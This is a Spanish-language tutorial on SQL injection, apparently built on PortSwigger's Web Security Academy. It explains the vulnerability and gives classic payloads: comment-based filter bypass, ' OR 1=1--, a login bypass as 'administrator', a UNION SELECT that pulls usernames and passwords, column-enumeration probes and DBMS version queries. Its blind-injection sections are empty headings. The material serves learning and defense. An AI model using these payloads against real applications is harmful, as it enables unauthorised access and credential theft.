# SQL injection

Víctor Nieves Sánchez

Última modificación 19 de julio de 2020

## Disclaimer

Este documento se ha elaborado por los autores, obteniendo información de diversos recursos, principalmente de la página web de *PortSwigger*.
El objetivo de este documento es proporcionar una breve referencia de ayuda para el lector.

Si deseas más información, os recomendamos realizar los labs de su página web:

https://portswigger.net/web-security

# Índice

# Índice de figuras

# 1. ¿Qué es SQL injection?

Normalmente conocida como *SQLi* es una vulnerabilidad que permite al atacante interferir en las consultas que la aplicación hace a la base de datos. Generalmente permite al atacante obtener información la cual normalmente un usuario no tiene acceso. Esto puede incluir información de otro usuario o cualquier información de la aplicación que esté almacenada en la base de datos. En muchos casos, el atacante puede modificar o eliminar los registros que existen en la base de datos.

En algunas situaciones, la vulnerabilidad se puede escalar hasta comprometer el propio servidor, realizar un ataque *Denial-of-Service (DoS)*[2] o *Remote Code Execution (RCE)*[6].




Figura 1: Esquema de SQLi

# 2. Ejemplos de SQLi

Hay una gran variedad de SQLi, ataques y técnicas, dependiendo de la situación concreta. Algunos de los ejemplos más comunes son:

- Obtención de datos ocultos
- Modificar la lógica de la aplicación
- Obtención de información de otras tablas
- Examinar la base de datos
- Ataque a ciegas *(Blind SQL injection)*

## 2.1. Obtención de datos ocultos

Considera una aplicación de compras que muestra productos de diferentes categorías. Cuando el usuario clica en una categoría concreta *C1*, la petición URL será parecida a:

```
https://website.com/productos?categoria=C1
```

Esta petición genera una consulta SQL que devuelve la lista de productos de la categoría concreta. La consulta puede ser algo parecido a:

```
SELECT * FROM productos WHERE categoria = 'C1' AND stock = 1
```

Esta consulta pide a la base de datos que devuelva todos los detalles *(*)* de la tabla *productos* cuya categoría sea *C1* y estén en *stock*.
La restricción *stock = 1* se está usando para mostrar solo los elementos que están en stock, ocultando los que no estén (*stock = 0*).

Considerando que la aplicación no implementa ninguna defensa frente SQLi, podemos construir un ataque como

```
https://website.com/productos?categoria=C1'--
```

Por lo que la consulta a la base de datos resultante sería:

```
SELECT * FROM productos WHERE categoria = 'C1'--' AND stock = 1
```

La calve está en que el elemento `--` es un indicador de comentario en SQL, y esto implica que lo que está a la derecha de éste símbolo se interprete como un comentario, por lo que la restricción deja de formar parte de la consulta.

Avanzando un poquito más, podemos conseguir que la aplicación nos devuelva todos los productos de todas las categorías. Para ello, construimos una consulta de la siguiente manera

```
https://website.com/productos?categoria=C1'+OR+1=1--
```

La consulta resultante sería:

```
SELECT * FROM productos WHERE categoria = 'C1' OR 1=1--' AND stock = 1
```

Por lo que la respuesta nos devolverá todos los elementos que sean de la categoría *C1* o que cumplan la condición *1=1*, y como esta condición es siempre cierta, nos devolverá todos los productos.

## 2.2. Modificar la lógica de la aplicación

Consideremos una aplicación que permite a los usuarios iniciar sesión con su usuario y su contraseña, y que la consulta SQL tiene la siguiente forma:

```
SELECT * FROM usuarios WHERE username='username' AND password='password'
```

Si la consulta retorna los datos del usuario, entonces éste ha iniciado sesión correctamente, pero si los datos no son correctos, se rechazará el inicio de sesión.

Un atacante puede iniciar sesión usando los caracteres de comentario en SQL *(--)* para eliminar la condición de la contraseña. Por ejemplo, supongamos que existe un usuario con *username "administrator"*. Se podría construir un ataque que nos permita iniciar sesión con este usuario sin necesidad de saber la contraseña de la siguiente manera:

```
SELECT * FROM usuarios WHERE username='administrator'--' AND password=''
```

## 2.3. Obtención de información de otras tablas

En el caso de que la consulta SQL retorne información para mostrar en la aplicación, un atacante puede explotar la vulnerabilidad para obtener información de otras tablas en la base de datos. Esto se consigue usando *UNION*, ya que permite ejecutar una consulta *SELECT* adicional y concatenar los resultados en la consulta original.
Supongamos que la aplicación hace la siguiente consulta a la base de datos:

```
SELECT * FROM productos WHERE categoria='C1' AND stock='1'
```

Podemos añadir

```
' UNION SELECT username, password FROM usuarios--
```

para conseguir que la aplicación retorne todos los usuarios y sus contraseñas.

```
SELECT * FROM productos WHERE categoria='C1' UNION SELECT username,
    password FROM usuarios-- AND stock='1'
```

### 2.3.1. Ataques con UNION

Para que un ataque por *UNION* funcione, se deben cumplir dos requisitos clave:

- Cada una de las consultas individuales ha de devolver el mismo número de columnas.
- Los tipos de cada columna deben ser compatibles entre las consultas.

Para lograr una inyección por *UNION*, tienes que asegurar cumplir los requisitos anteriores. Esto, normalmente implica conocer

- Saber cuantas columnas devuelve la consulta original.
- Cuales de esas columnas tienen un tipo de dato válido para soportar los datos de la consulta inyectada.

#### Determinar el número de columnas

Hay dos métodos efectivos para determinar cuántas columnas tiene la consulta original.

El **primer método** es con la clausula *ORDER BY*. Se empieza con *ORDER BY 1* y se continua aumentando hasta que la aplicación devuelva un error.

```
' ORDER BY 1--
' ORDER BY 2--
' ORDER BY 3--
etc.
```

El **segundo método** involucra la clausula *UNION* anteriormente mencionada. Consiste en hacer varias consultas de la siguiente manera:

```
' UNION SELECT NULL--
' UNION SELECT NULL, NULL--
' UNION SELECT NULL, NULL, NULL--
etc.
```

Si el número de *NULL* no encaja con el número de columnas, se notificará un mensaje de error.

#### Determinar el tipo de la columna

Normalmente, buscaremos columnas con tipos de dato *String*, por lo que necesitaremos encontrar las columnas que sean de tipo *String*.
Sabiendo cuántas columnas tiene la consulta original, debemos probar cada una de las columnas. Suponiendo que son tres las columnas, las pruebas serían así:

```
' UNION SELECT 'a', NULL, NULL--
' UNION SELECT NULL, 'a', NULL--
' UNION SELECT NULL, NULL, 'a'--
```

Si el tipo de dato no es compatible con un *String*, entonces obtendremos un error.

### 2.4. Examinar la base de datos

Es posible obtener información relevante de la base de datos, pero la consulta depende del tipo de base de datos.

```
SELECT @@version            /* MySQL      */
SELECT * FROM v$version     /* Oracle     */
SELECT version()            /* PostgreSQL */
```

Para conocer las peculiaridades de cada base de datos, es aconsejable mirar alguna *cheat sheet*[ver 4] e investigar y leer sobre la base de datos en cuestión.

## 3. Blind SQL injection

Como su nombre indica (*blind*, "a ciegas"), se refiere a cuando una aplicación es vulnerable a inyección SQL pero cuando las respuestas web no contienen los resultados de la consulta SQL o no se muestra ningún error de la base de datos.

Cuando existe este tipo de vulnerabilidad, algunas técnicas cómo los *ataques con UNION* no son efectivos, ya que no es posible ver las respuestas de la consulta a la base de datos. Por ello, hay otras técnicas que si son efectivas.

### 3.1. Provocando respuestas condicionales

### 3.2. Provocando errores SQL

### 3.3. Usando técnicas Out-of-Band

[3]

# 4. Referencias


[1] *Blind SQL Injection — Triggering Conditional Response — Part 1 — Ishara Abeythissa.* URL: https://medium.com/@isharaabeythissa/blind-sql-injection-triggering-conditional-response-8b49c6f75512 (visitado 28-03-2020).

[2] *DDOS Using SQL injection (SiDDOS).* URL: http://www.securityidiots.com/Web-Pentest/SQL-Injection/ddos-website-with-sqli-siddos.html (visitado 15-03-2020).

[3] *Out-of-Band Application Security Testing (OAST) Software - PortSwigger.* URL: https://portswigger.net/burp/application-security-testing/oast (visitado 28-03-2020).

[4] *SQL Injection Cheat Sheet — Netsparker.* URL: https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/ (visitado 21-03-2020).

[5] *SQL injection cheat sheet — Web Security Academy.* URL: https://portswigger.net/web-security/sql-injection/cheat-sheet (visitado 20-03-2020).

[6] *SQL injection to RCE - InfoSec Write-ups - Medium.* URL: https://medium.com/bugbountywriteup/sql-injection-to-lfi-to-rce-536bed29a862 (visitado 21-03-2020).

[7] *SQL injection UNION attacks — Web Security Academy.* URL: https://portswigger.net/web-security/sql-injection/union-attacks (visitado 17-03-2020).

[8] *What is SQL Injection? Tutorial & Examples — Web Security Academy.* URL: https://portswigger.net/web-security/sql-injection (visitado 10-03-2020).